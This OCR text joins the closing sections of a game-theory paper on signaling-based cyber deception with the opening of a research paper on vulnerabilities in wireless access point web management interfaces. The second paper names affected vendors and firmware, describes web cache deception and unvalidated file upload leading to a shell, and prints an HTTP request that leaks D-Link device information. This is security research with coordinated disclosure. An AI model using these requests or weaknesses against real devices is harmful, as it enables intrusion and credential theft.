$$\begin{aligned}\beta_1 &= \tilde{P}_a(\theta_H \omega_L) \\ &= P_a(\omega_L \theta_H) P_a(\theta_H) P_a(\omega_L \theta_H) P_a(\theta_H) + P_a(\omega_L \theta_L) P_a(\theta_L) = 1.\end{aligned} \tag{27}$$

The obtained posterior inference is used as a priori inference for the attacker in the next stage.

From the definition of refined Bayesian equilibrium, $(\theta_H, \omega_L, A_1)$ and $(\theta_L, \omega_H, A_2)$ are separating equilibrium and can be expressed uniformly as $[(\theta_H, \theta_L) \longrightarrow (\omega_L, \omega_H) \longrightarrow (A_1, A_2), \alpha_1 = 0, \beta_1 = 1]$. In this balance, when the defender chooses a high-level defense type θ_H, we release the defense signal ω_L. After receiving the signal ω_L, the attacker adopts the strategy A_1; at this time, the defender's gain is -7.30. When the defender chooses a high-level defense type θ_L, we release the defense signal ω_H. After receiving the signal ω_H, the attacker adopts the strategy A_2; at this time, the defender's gain is −44.0.

In the later stages, the deceptive effect of the signal begins to decay, expressed as $\delta_t = \delta_{t-1} - 0.1$.

(2) Offensive and defensive game equilibrium in the k-th stage

The attenuation factor at this stage is $\delta_k = 1 - 0.1 \cdot (k-1)$. When $k = 5$, a priori inference can be obtained as $(0.6, 0.4)$. This phase of the offensive and defensive game tree is presented in Figure 9. Using the method in Section 5.1 to solve




Figure 9: offensive and defensive game trees in the k-th stage.

the refined Bayesian equilibrium, the pooling equilibrium can be obtained as $[(\theta_H, \theta_L) \longrightarrow (\omega_L, \omega_L) \longrightarrow (A_1, A_1), \alpha_k = 0.6, \beta_k = 1]$. In this balance, when the defender chooses the defense type θ_H, its gain is -7.30. And when the defender chooses the defense type θ_L, its gain is -53.40.

(3) Offensive and defensive game equilibrium in the n-th stage

As the game progresses, the deceptive effect of the defense signal gradually disappears and eventually degenerates into an incomplete information static game. This phase of the offensive and defensive game tree is shown in Figure 10.

The defender's optimal strategy can be obtained by solving the offensive and defensive games in this phase. When the defender chooses the high-level defense θ_H, the attacker takes the strategy A_1, and the defender's gain is -12.70. And when the defender chooses the low-level defense θ_L, the attacker takes the strategy A_1, and the defender gains -53.40.

In the experimental environment built in Section 6.1, comparing the CDSGM model of this paper with the incomplete information static game model, the results obtained are presented in Figure 11.

As shown from Figure 11, the defense utilities remain unvaried in the early stage of the network offensive and defensive game, indicating that the offensive and defensive strategy has not changed. The defense utilities decrease when the deceptive effect of the signal decays to a certain extent, indicating that the attacker's strategy has changed, and the defender's strategy has also been adjusted accordingly. Ultimately, the deceptive effect of the signal decays to zero and the defense gain is the same as that of the incomplete information static game.

The game simulated in the paper is compared with other approaches in Table 7. We conducted a multistage offensive and defensive game in a dynamic game with incomplete information. At the same time, we carried out detailed profit quantification and equilibrium solution, which is more in line with the actual attack and defense scenario, and the results can guide the defense decision much more precisely.

6.4. Experiment Analysis. The following conclusions can be drawn through the analysis of the above offensive and defensive game process and game equilibrium.

(1) The defender can use the signaling mechanism to influence the offensive and defensive game process directly and the selection of the attacker's strategy, thus increasing the defender's initiative in the offensive and defensive process. The attacker obtains a posteriori inferences based on the prior probabilities and the defense signals released by the defender and corrects the inference about the defender type. During the preliminary offensive and defensive game, a high-level defender, by releasing low-level defense signals, can lure the attacker into attacking it. Likewise, a low-level defender can achieve the goal of deterring attackers by releasing a high-level defense signal. Hence, using the signaling mechanism, the defender is able to influence the attacker's strategy choice and obtain a defense effect that exceeds the capability. Furthermore, the defender can choose different strategies depending on the purpose.

(2) The deceptive effect of defense signals is somewhat attenuated in the multistage network attack and defense game. During the early attack and defense game, the defender disables the attacker from accurately implementing the optimal attack strategy by releasing signals that are opposite to the type of defense. Thus, the defense gain is improved. However, as the game proceeds, the deceptive effect of the defense signal gradually decays. Until the n-th stage, the deception effect disappears and the network attack and defense game degenerates into a static game with incomplete information. For this reason, the limited deceptive role of defense signals in the game process should be recognized, and the




Figure 10: Offensive and defensive game trees in the n-th stage.




Figure 11: Defensive utility in each stage of the offensive and defensive game. (a) Defense type is θ_H. (b) Defense type is θ_L.

Table 6: Parameters in the revenue quantification.

Notation	Description	Values
n_v	The size of the virtual network topology	1024
m	The number of real hosts in the network	20
e_H	The number of decoy nodes when the defense level is θ_H	40
e_L	The number of decoy nodes when the defense level is θ_L	20
L_h	The loss of the host being attacked	190
R_b	The reward of the bait node being attacked	280
R_h	The reward of the attack to the host	270
L_b	The loss caused by the attack to the bait node	180
C_{bait}	The cost of deploying a bait node	1
C_{conv}	The cost of IP address conversion per node	0.5
C_{tran}	The cost of IP address transfer per node	1

Table 7: Comparison of research methods.

Reference	Type of game	Process of game	Equilibrium solution	Game deduction	Revenue quantification	Algorithm complexity
Ref. [21]	Complete information static	Single stage	Simple	Idealized	Simple	$O(mn)$
Ref. [22]	Incomplete information static	Single stage	Simple	Idealized	Simple	$O(mn)$
Ref. [23]	Complete information dynamic	Multistage	Simple	Idealized	Simple	$O(n+m)^2$
Ref. [24]	Incomplete information dynamic	Single stage	Detailed	Idealized	Simple	$O(n^2+m^2)$
Ref. [25]	Incomplete information dynamic	Multistage	Detailed	Realistic	Simple	$O(2(n^2+m^2))$
Our work	Incomplete information dynamic	Multistage	Detailed	Realistic	Detailed	$O(n^2+m^2)$

preemptive network deception utility should be fully utilized. Consideration should also be given to delay the decay of the signal spoofing effect, e.g., releasing the real signal occasionally.

(3) Realizing the combination of cyber deception defense and CTI will be more helpful to deal with network intrusion. The cyber deception defense method proposed in this paper is able to attract aggressors to attack decoy nodes through a signaling mechanism. The evidence captured on the decoy node is treated as attacks infection with low false-positive and this evidence can also be used as the context of the attacks. This information contributes to the generation of CTI. On the flip side, cyber threat intelligence analysis can help understand aggressors' tactics, techniques, and procedures (TTPs), which can help form targeted defense plans to protect actual systems in the network.

7. Conclusion

To address the problems of insufficient proactivity and easy invalidation of existing cyber deception techniques, this paper proposed a cyber deception defense method based on the signal game. In this paper, we combined MTD and cyber deception defense to enhance the effectiveness of cyber deception defense. On this basis, an offensive and defensive game model based on the signal game was constructed, and the signaling mechanism was used to influence the choice of the attacker's strategy, which improved the initiative of cyber deception defense and maximized the defender's revenue. Meanwhile, we quantified the offensive and defensive gains based on probabilistic models to make the strategy selection consistent with the network offensive and defensive reality. Finally, we verified the effectiveness of the proposed method through simulation experiments and summarized the characteristic regularity of cyber deception defense based on the signal game. In terms of defense effectiveness, the defense method proposed in this paper can increase aggressors' difficulty in attacking real systems. And it increases the probability of aggressors attacking decoy nodes, so as to collect aggressor information and obtain CTI.

In the future, we will consider adjusting the defense strategy to solve the signal attenuation problem existing in the gaming process, so as to make the deception signal achieve a better deception effect. In addition, we can integrate threat analysis tools and use the attack information captured by decoy nodes to formulate defense plans.

Data Availability

The data used to support the findings of this study are included within the article.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This research is partially supported by the National Natural Science Foundation of China under Grant nos. 62002377, 62072424, 61772546, 61625205, 61632010, 61751211, 61772488, and 61520106007; Key Research Program of Frontier Sciences, CAS, no. QYZDY-SSW-JSC002; NSFC with nos. NSF ECCS-1247944 and NSF CNS 1526638; and in part by the National Key Research and Development plan, no. 2017YFB0801702, 2018YFB1004704.

References

[1] C. Wang and Z. Lu, "Cyber deception: Overview and the road ahead," *IEEE Security & Privacy*, vol. 16, no. 2, pp. 80–85, 2018.

[2] T. D. Wagner, K. Mahbub, E. Palomar, and A. E. Abdallah, "Cyber threat intelligence sharing: Survey and research directions," *Computers & Security*, vol. 87, p. 101589, 2019.

[3] H. Almohannadi, I. Awan, J. Al Hamar, A. Cullen, J. P. Disso, and L. Armitage, "Cyber threat intelligence from honeypot data using elasticsearch," in *Proceedings of 2018 IEEE 32nd International Conference on Advanced Information Networking and Applications*, AINA, Krakow, Poland, pp. 900–906, 2018.

[4] E. Vasilomanolakis, S. Karuppayah, P. Kikiras, and M. Mühlhäuser in *Proceedings of the 8th International Conference on Security of Information and Networks*, SIN '15, Association for Computing Machinery, New York, NY, USA, pp. 158–164, 2015.

[5] M. Skrzewski, "About the efficiency of malware monitoring via server-side honeypots. Computer Networks," Edited by

P. Gaj, A. Kwiecień, and P. Stera, Eds., Springer International Publishing, Cham, pp. 132–140, 2016.

[6] H. Mun and K. Han, "Blackhole attack: user identity and password seize attack using honeypot," *Journal of Computer Virology and Hacking Techniques*, vol. 12, no. 3, pp. 185–190, 2016.

[7] T. Sochor, M. Zuzcak, and P. Bujok, "Analysis of attackers against windows emulating honeypots in various types of networks and regions," in *Proceedings of 2016 Eighth International Conference on Ubiquitous and Future Networks (ICUFN)*, IEEE, Vienna, Austria, pp. 863–868, 2016.

[8] Z. Saud and M. H. Islam, "Towards proactive detection of advanced persistent threat (apt) attacks using honeypots," in *Proceedings of*, SIN '15, Association for Computing Machinery, New York, NY, USA, pp. 154–157, 2015.

[9] A. O. Olagunju and F. Samu, "In search of effective honeypot and honeynet systems for real-time intrusion detection and prevention," in *Proceedings of*, Association for Computing Machinery, New York, NY, USA, pp. 41–46, 2016.

[10] J. Uitto, S. Rauti, S. Laurén, and V. Leppänen, "A survey on anti-honeypot and anti-introspection methods," in *Recent Advances in Information Systems and Technologies*, Á. Rocha, A. M. Correia, H. Adeli, L. P. Reis, and S. Costanzo, Eds., Springer International Publishing, Cham, 2017.

[11] B. Li, Y. Xiao, Y. Shi, Q. Kong, Y. Wu, and H. Bao, "Anti-honeypot enabled optimal attack strategy for industrial cyber-physical systems," *IEEE Open Journal of the Computer Society*, vol. 1, pp. 250–261, 2020.

[12] P. Chen, L. Desmet, and C. Huygens, *A Study on Advanced Persistent Threats. Communications and Multimedia Security*, B. De Decker and A. Zúquete, Eds., Springer Berlin Heidelberg, Berlin, Heidelberg, 2014.

[13] R. Zhuang, S. A. DeLoach, and X. Ou, "Towards a theory of moving target defense," in *Proceedings of*, MTD '14, Association for Computing Machinery, New York, NY, USA, pp. 31–40, 2014.

[14] S. Chang, Y. Park, and B. B. Ashok Babu, "Fast ip hopping randomization to secure hop-by-hop access in sdn," *IEEE Transactions on Network and Service Management*, vol. 16, no. 1, pp. 308–320, 2019.

[15] V. A. Cunha, D. Corujo, J. P. Barraca, and R. L. Aguiar, "Totp moving target defense for sensitive network services," *Pervasive and Mobile Computing*, vol. 74, p. 101412, 2021.

[16] M. Torquato, P. Maciel, and M. Vieira, "Security and availability modeling of vm migration as moving target defense," in *Proceedings of 2020 IEEE 25th Pacific Rim International Symposium on Dependable Computing (PRDC)*, pp. 50–59, PRDC, 2020.

[17] A. Clark, K. Sun, and R. Poovendran, "Effectiveness of ip address randomization in decoy-based moving target defense," *52nd IEEE Conference on Decision and Control*, pp. 678–685, 2013.

[18] J. Sun and K. Desir, "DESIR: Decoy-enhanced seamless IP randomization," in *Proceedings of IEEE INFOCOM 2016The 35th Annual IEEE International Conference on Computer Communications*, pp. 1–9, 2016.

[19] J. Sun, K. Sun, and Q. Li, "CyberMoat: Camouflaging critical server infrastructures with large scale decoy farms," in *Proceedings of 2017 IEEE Conference on Communications and Network Security (CNS)*, pp. 1–9, IEEE Conference on Communications and Network Security (CNS), 2017.

[20] S. Wang, Q. Pei, Y. Zhang, X. Liu, and G. Tang, "A hybrid cyber defense mechanism to mitigate the persistent scan and foothold attack," *Security and Communication Networks*, pp. 1–15, 2020.

[21] W. Jiang, B. X. Fang, and Z. TIAN, "Defense strategies selection based on attack-defense game model," *Journal of Computer Research and Development*, vol. 47, no. 12, pp. 818–827, 2014.

[22] Z.H. Hengwei, Y.J. Dingkun, L.D. Tao, and W.T. Jindong, "Active defense strategy selection based on static bayesian game," in *Proceedings of Technology (CCT 2015) Third International Conference on Cyberspace Technology*, pp. 1–7, CCT 2015, 2015.

[23] L. Wangqun, W. Hui, L. Jiahong et al., "Research on active defense technology in network security based on non-cooperative dynamic game theory," *Journal of Computer Research and Development*, vol. 48, no. 2, p. 306, 2011.

[24] Z. Hengwei, Y. Dingkun, H. Jihong, W. Jindong, and L. Tao, "Defense policies selection method based on attack-defense signaling game model," *Journal on Communications*, vol. 37, no. 5, p. 51, 2016, http://www.infocomm-journal.com/txxb/EN/abstract/article157318.shtml.

[25] Y. Hu, H. Zhang, Y. Guo, T. Li, and J Ma, "A novel attack-and-defense signaling game for optimal deceptive defense strategy choice," *Wireless Communications and Mobile Computing*, vol. 2020, 2020.

[26] C. Gao, Y. Wang, X. Xiong, and W. Zhao, "Mtdcd: an mtd enhanced cyber deception defense system," in *Proceedings of IEEE 4th Advanced Information Management, Communicates, Electronic and Automation Control Conference (IMCEC)*, vol. 4, pp. 1412–1417, IEEE, 2021.

[27] H. Mahmoud, *Pólya Urn Models*, CRC Press, 2008.

[28] T. E. Carroll, M. Crouse, E. W. Fulp, and K. S. Berenhaut, "Analysis of network address shuffling as a moving target defense," in *Proceedings of IEEE international conference on communications (ICC)*, pp. 701–706, IEEE, 2014.

[29] M. Crouse, B. Prosser, and E. W. Fulp, "Probabilistic performance analysis of moving target and deception reconnaissance defenses," *Proceedings of the Second ACM Workshop on Moving Target Defense*, pp. 21–29, 2015.

[30] Z. Pang, G. Liu, D. Zhou, and D. Sun, "Secure networked Control under Deception attacks," *Networked Predictive Control of Systems with Communication Constraints and Cyber Attacks*, pp. 147–163, 2019.

[31] Rapid7, *Vulnerability Intelligence Report*, https://www.rapid7.com/research/report/vulnerability-intelligence-report/2020, 2020.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 1833062, 24 pages
https://doi.org/10.1155/2022/1833062

Research Article

Your WAP Is at Risk: A Vulnerability Analysis on Wireless Access Point Web-Based Management Interfaces

Efstratios Chatzoglou,[1] **Georgios Kambourakis**,[2] **and Constantinos Kolias**[3]

[1]*Department of Information & Communication Systems Engineering, University of the Aegean, Mytilene, Greece*
[2]*European Union, Joint Research Centre, Ispra 21027, Italy*
[3]*Department of Computer Science, University of Idaho, Idaho Falls 83402, USA*

Correspondence should be addressed to Georgios Kambourakis; georgios.kampourakis@ec.europa.eu

Received 20 October 2021; Accepted 16 December 2021; Published 12 February 2022

Academic Editor: Konstantinos Rantos

This work provides an answer to the following key question: Are the Web-based management interfaces of the contemporary off-the-shelf wireless access points (WAP) free of flaws and vulnerabilities? The short answer is not very much. That is, after performing a vulnerability assessment on the Web interfaces of six different WAPs by an equal number of diverse renowned vendors, we reveal a significant number of assorted medium-to-high severity vulnerabilities that are straightforwardly or indirectly exploitable. Overall, 13 categories of vulnerabilities translated to 28 zero-day attacks are exposed. Our findings range from legacy path traversal, cross-site scripting, and clickjacking attacks to HTTP request smuggling and splitting, replay, denial of service, and information leakage among others. In the worst-case scenario, the attacker can acquire the administrator's (admin) credentials and the WAP's Wi-Fi passphrases or permanently lock the admin out of accessing the WAP's Web interface. On top of everything else, we identify the already applied hardening measures by these devices and elaborate on extra countermeasures that are required to tackle the identified weaknesses. To our knowledge, this work contributes the first wholemeal appraisal of the security level of this kind of Web-based interfaces that go hand in glove with the myriads of WAPs out there, and it is therefore anticipated to serve as a basis for further research in this timely and challenging field.

1. Introduction

Been around for years, Web application (app) vulnerabilities have turned into a breeding ground of critical defects against the various components of the Web ecosystem. Improper validation or sanitization of form inputs, misconfigured Web servers, and app design flaws are among the chief reasons for compromising the Web app's security. In the past, such vulnerabilities have been meticulously examined and assessed only in their natural environment (i.e., remote Web servers running in cloud infrastructures or data centers). Nevertheless, their effects are scarcely investigated when these apps are executed inside customer premises. This typically happens through consumer-grade equipment or via intermediary network devices. Actually, today, an assortment of small office/home office (SOHO) and IoT devices host Web servers to support Web apps that facilitate device administration functions for non-security-savvy users.

Contributing to this field, this work centers on Wi-Fi access points (WAP), which are virtually omnipresent in customer settings. Namely, the focus is on the Web-based management interface, which is an indispensable part of any WAP. The reader should take into account that unlike highly secure data centers or cloud infrastructures, such devices often make security compromises to favor usability. Our motivation is rooted in a basic question, that is, whether this kind of Web apps remains free of flaws and vulnerabilities, and if not what type of adversarial attacks such vulnerabilities may spawn. To this end, we adopt a black-box penetration testing approach driven by mature fuzzing practices. We painstakingly examine a variety of state-of-the-art WAPs by 6 different well-known vendors. The

outcomes of this endeavor are rather incontrovertible, exposing 13 different categories of vulnerabilities leading to 28 zero-day attacks, several of which are already acknowledged by the respective vendors through a Coordinated Vulnerability Disclosure (CVD) process. At a glance, we expose a total of 28 vulnerabilities, where 13 of them are of high severity; specifically, 4, 7, and 17 pertain to front-end, back-end, and server-side vulnerabilities, respectively. Overall, to our knowledge, the work at hand comprises the first wholemeal investigation of this ecosystem. Moreover, this study may lay the groundwork for advancing research efforts in the timely topic of vulnerability analysis of the Web management interfaces of WAP and possibly even other types of Internet of Things (IoT) devices.

Naturally, the gist of the present work is also well connected to the emerging threat of vulnerabilities proliferating through supply chain workflows. Namely, a device vendor is not necessarily directly involved in every aspect of the device's design and manufacturing. And if a flaw or bug is present in one of the device's components, say the firmware, it may be applicable to numerous vendors. As detailed in Section 6, a prominent instance of such a situation is the vulnerabilities discovered in a range of Realtek Jungle Software Development Kit (SDK) versions; this SDK provides an HTTP Web server exposing a management interface that can be used to configure the WAP. These flaws, published as Common Vulnerabilities and Exposures (CVE)-2021–35395, were found to affect a plethora of Wi-Fi products from more than 60 vendors. According to the aforementioned CVE ID, the successful exploitation of these flaws enables a remote attacker to gain arbitrary code execution on the device. Allegedly, the remote code execution flaw described in CVE-2021-35395 was observed in son-of-Mirai botnet malware binaries [1, 2].

Besides, it is not to be neglected that the remote administration option offered by the majority of the contemporary WAPs (and other SOHO devices) brings attacks against the Web-based management interface of such devices within the reach of not only insiders, that is, those located in the same local area network, but outsiders as well. Note that in this work we opt not to provide an adversarial model because threat modeling for web applications is a well-investigated topic in the literature. We, however, refer the reader to the acclaimed threat modeling process of the Open Web Application Security Project (OWASP) [3, 4].

Obviously, the work at hand is directly associated with threat intelligence given that any identified and registered vulnerability in the form of a CVE number (the industry standard to systematically register discovered software vulnerabilities) and its Common Vulnerability Scoring System (CVSS) score comprise a valuable source for diverse communities. On the one hand, the CVE database should be regarded as an indispensable part of conducting software product compatibility testing. On the other hand, CVEs are a valuable source for the threat intelligence community towards issuing security alerts, and other groups like OWASP are for ranking and organizing risks [5–7].

The remainder of this paper is structured as follows. The next section describes the testbed and the tools used for pen-testing the various WAPs. Section 3 elaborates on the methodology followed. Section 4 scrutinizes on the identified categories of vulnerabilities, while Section 5 enumerates the already deployed security hardening measures by the WAPs and puts forward additional countermeasures to be considered. Section 6 provides related work. The last section concludes and provides avenues for future work.

2. Testbed and Tools

The testbed comprised six modern, off-the-shelf WAPs from numerous renowned vendors. All the devices were 802.11ax certified or capable. Table 1 contains the respective vendor, model, and firmware version per tested WAP.

During pen-testing, several pertinent tools and libraries were utilized: Burp, XSStrike, dotdotslash, Smuggler, urllib3 with urllib.requests, Python secrets, and Python JSON encoder and decoder. Specifically, Burp suite v2021.8.1 community edition was used for realizing man-in-the-middle connections between the browser (attacker) and each WAP's Web app. Also, the same tool aids in the identification of client-based library versions that each Web app implements. XSStrike v3.1.5 is a fuzz testing tool used to identify cross-site scripting (XSS) vulnerabilities. Dotdotslash was utilized to discover traversal directory vulnerabilities. On the other hand, the Smuggler tool was employed to seek for HTTP smuggling weaknesses. Regarding libraries, we utilized Urllib3. The latter is a Python 3 HTTP library that can assist in creating HTTP custom packets; in combination with urllib.requests extensible Python library, several attacks, including Denial of Service (DoS), can be mounted. The Python secrets library was used to generate random hex values, and the JSON one was used to create JSON objects.

3. Methodology

For scrutinizing the various WAP web-based interfaces, a black-box approach was followed. Namely, the sole pieces of information available during testing were the administrator's (admin's) credentials and the general flow of each Web page. Based on OWASP Top 10 Web application security risks, our assessment started with a quest for HTTP weaknesses or vulnerabilities that are already known for WAPs or similar devices and escalated to a seek for zero-day ones.

More precisely, initially, front-end, back-end, and server-side attack surfaces were examined for revealing possible weaknesses. This process yielded a number of potentially exploitable weaknesses per AP, summarized in Table 2. The reader would perceive that some of them, namely, information leakage, transmission of password in cleartext, use of weak nonce, the potential to include values after the character "?" in HTTP requests, and the possibility of uploading a file to the WAP without performing any check, are related to CWEs 1035, 200, 319, 330, 79, and 20, respectively. On the other hand, the remaining weaknesses in the table are not associated with a certain CWE, but are certainly related to Web app hardening. For aiding the reader in understanding some of the attacks described in

Table 1: List of tested devices.

Vendor	WAP	Firmware version
ASUS	RT-AX88U	3.0.0.4.386.45375
D-Link	DIR-X1860	1.03 RevA1
Linksys	MR7350	1.1.6.203884
Netgear	RAX40	1.0.3.94
TP-Link	AX10v1	1_210420
Xiaomi	Mi AX1800	3.0.34

Table 2: Identified weaknesses per Web app.

Weaknesses per AP	ASUS	D-Link	Linksys	Netgear	TP-Link	Xiaomi	Section
Open services by default				✓			—
Outdated software	✓	✓	✓	✓	✓	✓	4.4
Information leakage		✓	✓		✓		4.11
Use of weak nonce					✓	✓	4.3
No X-frame-options		✓				✓	4.8
No content-security-policy	✓	✓	✓	✓		✓	4.8, 4.13, 4.14
Allow values after "?"		✓		✓			4.1
Invalidated upload of file		✓		✓			—
Password-only user auth.		✓	✓		✓	✓	—
No brute-force protection			✓	✓			—

The "allow values after "?" means that the Web app accepts any value an actor can enter after the query character in a URL. The last column points out the relevant to this weakness sections of Section 4.

Section 4, in the following, we concisely discuss each weakness shown in Table 2.

First, it was perceived that one Web app enables by default different services, including Server Message Block (SMB), without requiring authentication. Figure 1 illustrates the relevant services. Undoubtedly, such a configuration increases the attack surface, and naturally such services are low-hanging fruits for the attacker.

Third-party software components, say, libraries, comprise one of the cornerstones of modern software development. However, the benefit of reusing third-party code may be largely canceled out if that code is buggy or outdated. This may augment the attack surface of the app by far and expose end-users to security and privacy risks stemming from those external software components. As analyzed further in Section 4.4, all the examined Web apps have been detected to incorporate at least one outdated software component.

Regarding the information leakage weakness, as observed from the table, three Web apps were found to be sending sensitive information to an unauthorized actor. This information includes the available API calls the Web app accepts, the device's name, model, hardware and firmware version, MAC address, and the time zone. It can be argued that this situation is known to the respective vendors because the relevant pieces of information are exposed by default HTTP requests as those in listing 1 or 2. Latent vulnerabilities that pertain to this weakness are discussed in the next section.

Protecting a login request with a nonce as an extra authentication header is generally a favorable option. Nevertheless, for instance, one of the examined Web apps generated this nonce by simply concatenating the MAC address of the requested device with the current timestamp. Therefore, as detailed in Section 4.12, in case an actor makes an HTTP request including a timestamp that refers to the future, the Web app will accept it. As a result, the improper use of nonce in this case cancels out its purpose and leads to vulnerabilities.

The X-Frame-Options (XFO) HTTP response header blocks a user agent from rendering a page in a frame, like <frame, < iframe, <embed, or <object. It is used against clickjacking attacks by ensuring that no transparent or opaque layers, which lead to malicious domains, appear on top of legitimate buttons or links. On the other hand, the Content-Security-Policy (CSP) HTTP response header serves as a protection measure against XSS, clickjacking, and other types of code injection attacks aimed at data theft, site defacement, and malware distribution. Naturally, the use of such headers is not enough to universally stand against client-based code injection attacks, and as such, additional countermeasures should be applied, say, properly checking and sanitizing the user's input.

Allowing values after "?" in HTTP requests can lead into path-relative style sheet import attacks, or even more perilous ones. This type of attacks can be generally exploited when the attacker enters Cascading Style Sheets (CSS) code in a URL. Although, contemporary browsers offer by default protections against this issue, that is, by not accepting text/html input in a URL, that safeguard is disabled if the Web app supports the so-called Quirk mode. The latter is pertinent when the Web app is not setting a doctype or is using an obsolete one [8]. Another exploitation method that may take advantage of this type of weakness is through a Web cache deception attack [9, 10]. This is realized if the Web app mishandles the request and does not validate the full requested path of the received URL. For example, accepting a URL, such as "http://10.0.0.1/

Enable	Access Method	Link	Port	Admin Password Protection
☑	Network Connection	\\readyshare	-	☐
☑	HTTP	http://readyshare.routerlogin.net/shares	80	☑
☐	HTTPS (via internet)	https://192.168.50.54/shares	443	☑
☐	FTP	ftp://readyshare.routerlogin.net/shares	21	☐
☐	FTP (via internet)	ftp://192.168.50.54/shares	21	☑

Figure 1: List of open-by-default services.

WLG_wireless_dual_band_r10.html?test.jpg", can lead into such an assault. This happens because the included firewall or proxy (noted that all the examined WAPs incorporate a firewall, and some of them a proxy running on a different port. Also, the ASUS WAP includes an intrusion prevention system (IPS)) temporarily withholds the first part of the initial URL request, that is, until the query "?" value and forwards the second part to the Web app. This leads the latter to possibly return any cached information related to the second part of the request, that is, the test.jpg file in the above-mentioned URL, to the attacker.

A couple of Web apps allow a user to upload files without validating the file's extension. This means that a skilled attacker can upload a malicious file, say, a PHP shell script as a backdoor, and gain remote command line execution. Although this weakness seems to be critical, the attacker (a) must be authenticated, (b) needs to find the right file path the Web app keeps the file in order to execute it, and (c) utilizes a script language, which can be executed from the Web server.

The bottom two weaknesses in the table are rather straightforward, and it is assumed that they are known to the respective vendors. The first allows the user to authenticate against the WAP by using only their password, which works to the advantage of the attacker; recall that a username provides for identification, while a password allows for verifying that claimed identity. All the Web apps but those by ASUS and Netgear do not allow changing the default admin's username and do require a username during the authentication process. Brute-force protection, on the other hand, protects against attacks that attempt to discover a password or some other secret value by systematically testing every possible combination until discovering the correct one.

POST/HNAP1/HTTP/1.1\r\n
Host: 192.168.0.1\r\n
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
Accept: */*\r\n
Accept-Language: en-US, en; $q = 0.5$\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: text/xml; charset = utf-8\r\n
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings"\r\n
X-Requested-With: XMLHttpRequest\r\n
Content-Length: 306\r\n
Origin: https://192.168.0.1/r/n
Connection: close\r\n
Referer: https://192.168.0.1/info/Login.html/r/n
Cookie: uid = null\r\n
<?xml version = "1.0" encoding = "utf-8"?>/r/n
<soap:Envelope\r\n xmlns:xsi = "http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd = ".
w3.org/2001/XMLSchema" xmlns:soap = "http://schemas.xmlsoap.org/soap/envelope/">\r\n
<soap:Body>\r\n
<GetDeviceSettings xmlns = "http://purenetworks.com/HNAP1/"/>\r\n
</soap:Body>\r\n
</soap:Envelope>\r\n
\r\n

Listing 1: HTTP POST request leading to information leakage (D-Link)

